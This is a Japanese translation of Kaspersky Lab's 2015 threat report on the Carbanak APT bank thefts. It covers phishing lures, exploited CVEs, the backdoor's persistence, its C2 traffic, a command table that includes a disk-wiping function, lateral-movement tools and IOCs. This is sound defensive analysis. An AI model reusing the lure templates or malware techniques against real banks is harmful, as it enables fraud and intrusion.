CARBANAK APT
サイバー銀行強盗

バージョン 2.0
2015 年 2 月

#TheSAS2015
#Carbanak

GREAT

KASPERSKY lab

目次

1. エグゼクティブサマリー

2013 年以降、正体不明のサイバー犯罪者グループが銀行や金融機関を攻撃する事件が起きています。攻撃の手口はすべてほぼ同じで、被害者や捜査当局（LEA）によると、累積損失額は 10 億ドルに及ぶと見られ、攻撃は現在も続いています。

このレポートでは、これらの攻撃を技術面から解析します。

攻撃者は Advanced Persistent Threat（APT）によく見られるテクニックを使っており、諜報活動ではなく、金銭上の利益を目的とした攻撃と思われます。

活動を分析した結果、初期感染には標的型攻撃メールが使用されたことが分かりました。これは正規の銀行業務のやりとりを装ったメールで、Microsoft Word 97 – 2003（.doc）ファイルとコントロールパネルアプレット（.CPL）ファイルが添付されていました。また、攻撃者は金融活動に関係する Web サイトを改ざんしエクスプロイトキットへの転送も行っていたようです。

このメール添付ファイルは Microsoft Office 2003、2007、2010（CVE-2012-0158 および CVE-2013-3906）と Microsoft Word（CVE-2014-1761）のぜい弱性を悪用します。攻撃が成功すると、シェルコードによって Cabanak のバックドアが復号化され、実行されます。

もともと Carberp をベースにしていた Carbanak は、諜報活動やデータの不正転送のために設計されたバックドアです。これに感染したマシンへのリモートアクセスが可能になります。アクセスに成功した攻撃者は侵入したネットワークを自由に偵察し、その結果をもとに、さまざまな侵入拡大ツールを駆使して、侵入先のインフラストラクチャにあるクリティカルなシステムにアクセスします。さらに、Ammyy リモート管理ツールのようなソフトウェアをインストールしたり、SSH サーバーに不正侵入したりすることさえあります。驚いたことに、分析の対象となった最新の Carbanak マルウェアの中には Carberp のソースコードを一切使用していないバージョンもありました。

被害者のネットワークに潜入した攻撃者は、まず、金銭処理サービスや現金自動預け払い機（ATM）、金融口座を偵察します。攻撃者が国際銀行間金融通信協会（SWIFT）ネットワークを使用して、自分の口座に送金したケースもありました。また、Oracle データベースを操作して、その銀行に支払口座やデビットカード口座を開設したり、オンラインバンキングシステムを使って口座間送金したりした事例も見られました。さらに、ある特定の時間に特定の ATM から現金を払い出させ、待機していた不正送金業者（マネーミュール）に回収させるという手口にも ATM ネットワークが使われていました。

偵察中、攻撃者は銀行の従業員、特にシステム管理者のパソコン上での操作を動画ファイルとして記録し、C2 サーバーに送っていました。

ここで注意していただきたいのは、攻撃者が正当なローカルユーザーになりすまして、前述のサービスを乱用していたという点です。なりすまされたユーザーは、サイバー犯罪者が後に再現した操作を行う権限を持っていました。分かっている限り、前述のサービスは一切、攻撃を受けていません。また、サービスのぜい弱性が悪用されたわけでもありません。

このレポートの執筆時点で被害に遭っている銀行や金融機関 100 社のうち、少なくとも半分は金銭的損失を被っていて、その大半はロシア、米国、ドイツ、中国、ウクライナに集中しています。被害は甚大で、ATM 詐欺により約 730 万ドルを失った被害者や、オンラインバンキングプラットフォームを悪用され、1000 万ドルの損失を出したケースがあります。

盗まれた現金は国外へ持ち出され、米国や中国内の銀行口座へ送金されています。さらに、一部の C2 サーバーには、米国内に存在するシステムへの接続を示すログエントリも残っています。利用統計は、攻撃者がアジアや中東、アフリカ、欧州などの地域へも勢力を拡大していることを示しています。

このレポートでは、攻撃ベクトルや感染メカニズムとともに、初期感染に成功した攻撃者がネットワークを悪用するために使用するツールキットについて説明します。また、この活動の作戦の詳細と地理的分布についてもまとめます。

2. 分析

2014 年春、Kaspersky Lab は複数の ATM のフォレンジック分析を行いました。対象となった ATM は近くにいた人に向かって現金を払い出していたのですが、誰かが ATM を物理的に操作した様子は一切無く、防犯カメラにも記録されていませんでした。そして、ATM からマルウェアも検出されませんでした。しかし、VPN 経由でこれらの ATM に接続していたあるコンピューターに Carberp に似たマルウェアが発見されました。

この事件の捜査に続き、2014 年夏、オンラインバンキングシステムに不正アクセスされた銀行を調査していた Kaspersky Lab は Carberp に非常によく似たマルウェアを特定しました。
この調査では、感染源を発見するために、最初にこの銀行内に存在するすべてのコンピューターを解析するところから始めました。ここで CPL ファイルの添付された標的型攻撃メールを発見しました。これに感染すると、先ほどの ATM 関連の事件で見つかったものと同じ Carberp に似たマルウェアがインストールされます。

ほとんどのケースで、2 ～ 4 カ月にわたってネットワークへの侵入が行われていたこと、また被害者の組織内にある数百台のコンピューターが感染していた可能性があることを示す証拠が残っています。攻撃者はこの期間に、被害者のシステムや重要なシステムへのアクセスを手に入れ、現金を引き出すためにツールやシステムの操作方法を学習していました。

攻撃者は Carbanak に搭載されている諜報活動コンポーネントを使って、被害者のシステム上で画面撮影機能を悪用することができます。そのおかげで、長期間にわたる監視や偵察が可能になり、ターゲットの業務手順や日常業務のペースを把握できるようになります。攻撃者はこれらの情報を理解したうえで、特定のターゲットに合わせたぜい弱性の攻撃手法やメカニズムを開発し、調整していました。

2.1 感染と伝染

確認されたすべてのケースで Microsoft Word 97 – 2003（.doc）ファイルまたは CPL ファイルが添付された標的型攻撃標的型攻撃メールが使用されていました。この doc ファイルは、Microsoft Office（CVE- 2012-0158 および CVE-2013-3906）と Microsoft Word（CVE- 2014-1761）の両方を悪用します。

これらの添付ファイルで使用されているエクスプロイトが中国製である可能性を示唆する手がかりが残されています。この活動で特定されたコマンド&コントロール（C2）サーバーは中国国内に存在していました。また、一部ドメインの登録情報には、中国人のものと推定されるデータが使われています。もちろん、これらは攻撃者による意図的な偽情報の可能性はあります。

ターゲットは感染した機関の傘下にある従業員全員でした。この標的型攻撃メールは非常にもっともらしいもので、中には不正侵入された同僚のアカウントから送信されていたケースもありました。不正侵入されたシステムはこのように伝染経路として使用されました。

被害者の大半はロシア語圏の金融機関だったため、Kaspersky Lab が特定した添付ファイルの名前はほとんどの場合、ロシア語で記述されていました。たとえば、「Соответствие Ф3-115」は「連邦法への準拠」、「Приглашение」は「招待状」という意味です。一般の従業員に添付ファイルを開かせ、マルウェアを起動するには、これで十分です。ファイル名の一覧については、付録 4 を参照してください。

以下に示すのは Carbanak 標的型攻撃メールの例です:

```
Добрый День!
Высылаю Вам наши реквизиты
Сумма депозита 32 000 000 руб 00 коп, сроком на 366 дней, , % в конце года, вклад
срочный
С Уважением, Сергей Кузнецов;
+ 7(953) 3413178
f205f@mail.ru
```

これを英訳すると次のようになります:

```
Good Day!
I send you our contact details
 The amount of deposit 32 million rubles and 00 kopecks, for a period of 366
days,% year---end contribution term
 Sincerely, Sergey Kuznetsov;
+ 7 (953) 3413178
f205f @ mail.ru
```

このケースでは、Roshal Archive（.rar）形式に圧縮された CPL ファイルが添付されていました。

ぜい弱性を悪用して実行されたコードは、被害者のシステムに Carbanak をインストールします。確認された標的型攻撃メールの一覧については、「付録 1 – スピア型フィッシング」を参照してください。

また、昔からあるドライブバイダウンロード攻撃も感染手段として使用されていると思われます。Null や RedKit といったエクスプロイトキットの痕跡も発見しました。

Страна	Всего	Уники	Заблокированс	Отозвано	Пробито ▼
Switzerland	783	782	0	0	31
Germany	170	170	0	0	12
France	158	157	0	0	9
Unknown	163	163	0	0	4
Austria	30	29	0	0	3
United Kingdom	16	15	1	0	2
Italy	27	27	0	0	2
Europe	14	13	1	0	1
Senegal	12	12	0	0	1
Lithuania	3	3	0	0	1
Sweden	4	3	0	0	1
Bosnia and Herzegovina	1	1	0	0	1
Nigeria	3	3	0	0	1
China	1	1	0	0	0

図 1.Null エクスプロイトキット – ある Carbanak C2 で発見された被害者に関する統計

上の表の列見出しは、左から順に、国名、訪問者のべ人数、ユニーク訪問者数、ブロックされたユーザー数、隔離された感染数、感染数です。

2.2 マルウェア分析 – Backdoor.Win32.Carbanak

Carbanak は攻撃者がターゲットマシンへの不正侵入に使用するバックドアの一種です。Carbanak を使用するには、標的型攻撃メールまたはエクスプロイトキット内のエクスプロイトがペイロードを実行する必要があります。このセクションでは、Carbanak の機能を分析します。

Carbanak は自身を「svchost.exe」という名前で「%system32%\com」にコピーし、ファイル属性を「システム、隠しファイル、読み取り専用」に設定します。その後、エクスプロイトのペイロードが作成した元のファイルは削除されます。

自動実行権限を確保するため、Carbanak は新しいサービスを作成します。名前の構文は「<ServiceName>Sys」です。ここで、ServiceName には既存のサービスからランダムに選んだ名前の先頭 1 文字を削除した名前が付けられます。たとえば、既存のサービスの名前が「aspnet」で表示名が「Asp.net state service」である場合、Carbanak が作成したサービスの名前は「aspnetSys」になり、表示名は「Sp.net state service」になります。

悪質なサービスを作成する前に、Carbanak はまず avp.exe または avpui.exe プロセス（どちらもカスペルスキーインターネットセキュリティのコンポーネント）が実行されているかどうかを判断します。ターゲットシステムにこれらが見つかった場合、Windows XP、Windows Server 2003、Windows Vista、Windows Server 2008、Windows 7、Windows 8、および Windows Server 2012 の既知のぜい弱性、CVE-2013-3660 を悪用して、ローカル権限のエスカレーションを試みますが、この処理は関係のないものと思われ、攻撃者は自分のツールを侵入先の防御機能に適合させます。

Carbanak はファイルを 1 つ作成し、これにランダムな名前（拡張子は.bin）を付け、%COMMON_APPDATA%\Mozilla に保存します。このディレクトリには、これから実行されるコマンドが格納されています。

その後、レジストリエントリ

[HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings]

からプロキシ構成を、

%AppData%\Mozilla\Firefox\<ProfileName>\prefs.js から Mozilla Firefox 構成ファイルを取得します。

How to detect Carbanak

One of the best methods for detecting Carbanak is to look for .bin files in the folder:

..\All users\%AppData%\Mozilla\

The malware saves files in this location that will later be sent to the C2 server when an internet connection is detected.

A .BAT script for detecting infections is provided in the Appendixes.

また、アプリケーションが SOCKS または HTTP 経由で送信したヘッダーからプロキシ構成情報を取得することもできます。

Carbanak は自身のコードを svchost.exe に注入します。以下に説明するアクションの大半はこのプロセスで行われます。

Carbanak は、C2 サーバーから kldconfig.plug ファイルをダウンロードします。このファイルには監視の対象となるプロセスの名前が記載されています。

システムを感染させた後、Carbanak は 20 秒に一度、キーストロークをログに記録し、スクリーンショットを撮影します。このために、ResumeThread コールが傍受されます。

Carbanak は Termservice のサービス実行モードを Auto に設定し、リモートデスクトッププロトコル（RDP）を使って、感染したコンピューターに接続できるようにします。また、このサービスの実行後、メモリ内の実行可能コードを修正して、リモートユーザーとローカルユーザーが同時に作業プロセスを確立できるようにします。このプロセスで修正されるモジュールは、termsrv.dll、csrsrv.dll、msgina.dll、winlogon.exe です。

Carbanak は、感染したコンピューターでバンキングアプリケーション BLIZKO（送金ソフトウェア）を検出すると、C2 サーバーに特別な通知を送信します。また、Carbanak が IFOBS バンキングアプリケーションを検出した場合は、コマンドによって、IFOBS システム内の支払いドキュメントの詳細が改ざんされます。

Carbanak は C2 サーバーとの交信に RC2+Base64 で暗号化された HTTP プロトコルを使用し、Base64 に含まれていない文字を追加します。
また、HTTP リクエストへランダムに、さまざまな拡張子（.gif、.htm など）を持つ文字列を挿入します。

次の図は典型的な Carbanak リクエストの例です：

```
GET
/cBAWFvkXi94QxShRTaVVn/YzAxD/X0sZEud.5gNItbvozI3tqT5ly9UYLVii13.bml?tlxCFiB
usj=2OVj&9GP=a5houGz&K.F=T&l0.7FBN75=nMPDrlGXq4s7clAQ0Cl662IwVjxvsiTOlG0d 0pd
HTTP/1.1
Host: datsun--auto.com
```

Carbanak は収集した監視データを C2 サーバーに送信します。また、攻撃者からのコマンドの受信も行います。Carbanak は受信したコマンドを自身の持つハッシュテーブルと比較を行い、一致したハッシュに関連付けられたアクションを実行します：

ハッシュ	コマンド	説明
0AA37987		構成ファイルに格納されているコマンドをすべて実行します。
7AA8A5	state	マルウェア状態フラグを設定します。
7CFABF	video	キャプチャした画面またはプロセスウィンドウビデオを C2 へ送信します。
6E533C4	download	C2 から実行可能ファイルをダウンロードし、実行します。実行可能ファイルは %TEMP% にランダムな名前で格納されています。
684509	ammyy	「Ammy Admin」リモートコントロールソフトウェアをダウンロードして実行し、これをシステムのファイアウォール例外リストに追加します。
7C6A8A5	update	マルウェアをアップデートします。
0B22A5A7		監視構成を更新します（«klgconfig.plug»）。

ハッシュ	コマンド	説明
0B77F949		不明。
7203363	killos	以下のアクションを実行して、オペレーティングシステムを強制終了します： 1- «ImagePath» をレジストリ [HKLM\SYSTEM\ControlSet001\ services\ACPI]、[HKLM\SYSTEM\ControlSet002\services\ACPI]、および [HKLM\SYSTEM\CurrentControlSet\services\ACPI] 不良データに追加します。 2- ハードドライブ «\\.\PHYSICALDRIVE0» の最初の 512 バイトに値 0 のバイトを書き込みます。 リブートします。
78B9664	reboot	OS をリブートします。
7BC54BC	tunnel	指定されたネットワークアドレスへのネットワークトンネルを作成し、すべてのトラフィックをそこにルーティングします。
7B40571	adminka	指定されたプロキシ設定を使用します。
79C9CC2	server	C&C サーバーを変更します。
7C9C2	user	ユーザーを作成または削除します。
78B0	rdp	「termsrv.dll」、「csrsrv.dll」、「msgina.dl」、および「winlogon.exe」モジュールを変更します。この変更により、RDP プロトコルを経由した複数の接続の実行が可能になり、RDP が永続されるようになります。
79BAC85	secure	パスワードポリシーに関与する .dll をロードし、上書きします。新しい .dll の場所は«Notification Packages» [HKLM\ System\ CurrentControlSet\Control\Lsa] レジストリキーをポイントします。
6ABC	del	指定されたサービスまたはファイルを削除します。
0A89AF94		指定されたコマンドハッシュを実行します。
79C53BD		指定されたネットワークの場所からファイルをロードし、実行します。ファイルはメモリ内で実行されます。ハードウェアには格納されません。
0F4C3903		ローカルユーザーのシステムパスワードを C2 に送信します。
0BC205E4	screenshot	画面ショットを作成し、送信します。
7A2BC0	sleep	指定された期間、マルウェアの活動を停止します。
6BC6C	dupl	不明。
4ACAFC3		指定されたファイルまたはディレクトリをアップロードします。
7D43	vnc	VNC セッションを確立します。
9C4D055		不明。
2032914		不明。

Carbanak をできるだけ本物らしく見せるため、最近の Carbanak サンプルはデジタル署名されています:

1. footprintcrsgn.dll
   MD5 08F83D98B18D3DFF16C35A20E24ED49A




図 2.Carbanak のデジタル署名

2. PAExec_Move0.dat
   MD5 972092CBE7791D27FC9FF6E9ACC12CC3




図 3.Carbanak のデジタル署名

Carbanak の侵入拡大ツールにもデジタル署名されているものがあります:

3. PAExec-6980-PB-FS-01.ex_
   MD5 86A5C466947A6A84554843D852478248




図 4.Carbanak 侵入拡大ツールのデジタル署名

地理的分布

これまでに VirusTotal へアップロードされた Carbanak の国別サンプル数:




図 5.Carbanak のアップロード数（国別）

Carbanak をダウンロードする既知のエクスプロイトの大半は、ロシアから VirusTotal にアップロードされています。

KSN のデータに基づく被害者の地理的分布は次のとおりです:




図 6.被害者の地理的分布(KSN データによる)

分析対象となった Carbanak サンプルのコンパイル日付の分布です。ただし、明らかな異常値は除外してあります:




図 7.Carbanak コンパイルタイムスタンプの分布

また、VirusTotal に報告された Carbanak 数の分布をグラフ化してみると、被害を免れたユーザーやセキュリティ研究者が Carbanak に気づいた時期や犯罪者グループの活動のピークを特定しやすくなります:




図 8.VirusTotal に報告された Carbanak 数の分布

調査開始当初から、Kaspersky Lab は LEA と協力しながら調査を続けてきました。その間、LEA は独自の調査から得た統計データを Kaspersky Lab に共有し、このデータが活動の全容解明に役立ちました。

次の地図は、2014 年 10 月末現在、Carbanak に感染した Linux サーバー 3 台で発見されたターゲット IP アドレスの数を国別に示しています：




図 9.ターゲットの地理的分布（C2 データによる）




図 10.被害を受けた銀行や金融機関の地理的分布（C2 データによる）

2.3 侵入拡大ツール

Carbanak は感染したシステムでさまざまなツールを使用します。ツールの用途はそれぞれ異なりますが、リモートコントロールを行う Ammyy Admin リモート管理ツールがよく使用されているように見受けられます。具体的には、

Ammyy Admin 3.5（f8cd52b70a11a1fb3f29c6f89ff971ec）を svchost.exe としてアップロードする攻撃が検知されています。

攻撃者がこのリモート管理ツールを使用したのは、被害を受けた銀行の環境で管理者が日常的に使用しているツールで、通常、ホワイトリストに載せられているからだと思われます。

また、190.97.165.126（operatemesscont.net）にある C2 サーバーとの通信に、SSH のバックドアが使用されていた事例もありました。

これは、攻撃者が Microsoft Windows 環境以外にも対応していることを示しています。このケースでは、被害を受けた金融機関は PuTTY という Telnet/SSH クライアントを使ってサーバーに接続していましたが、攻撃者はバックドアを使ってこのマシンの SSH デーモンをリコンパイルし、直接アクセスを可能にしました。

これらのツールのログには、2 つの IP からのアクセスが記録されています。これらはウクライナとフランスの IP で、攻撃者が使用したものと見られます。

また、別のシステムを制御できるようにするために、攻撃者が被害者のネットワーク内でさまざまなツール（Metasploit、PsExec、Mimikatz など）を使用したことを物語る痕跡も発見されています。

2.4 コマンド&コントロール（C2）サーバー

C2 サーバーには次の 4 種類があると思われます：

- 展開された Carbanak インスタンスにコマンドを送信し、収集された監視データを受け取る Linux サーバー
- 被害者のシステムへのリモート接続に使用される Windows サーバー
- バックアップサーバー
- 追加された実行可能ファイル（リモート管理ツールなど）をホストするドロップサーバー

サーバーはほぼ 2 週間に一度のペースでローテーションされます。特定された Carbanak サーバーの一覧については、Carbanak IOC ドキュメントをご確認ください（このドキュメントは定期的に更新されます）。IOC の最新リストは本レポートの付録 3 にあります。

このような C2 サーバーの一部は、Ammyy（構成ファイルと実行可能ファイル）、KLG プラグイン構成（監視するプロセスのリスト）、および VNC サーバー（rundll に注入される 32 ビットと 64 ビットの両方）のドロップに関与しています。確認されたサーバーの 1 つには、Metasploit モジュールも入っていました。

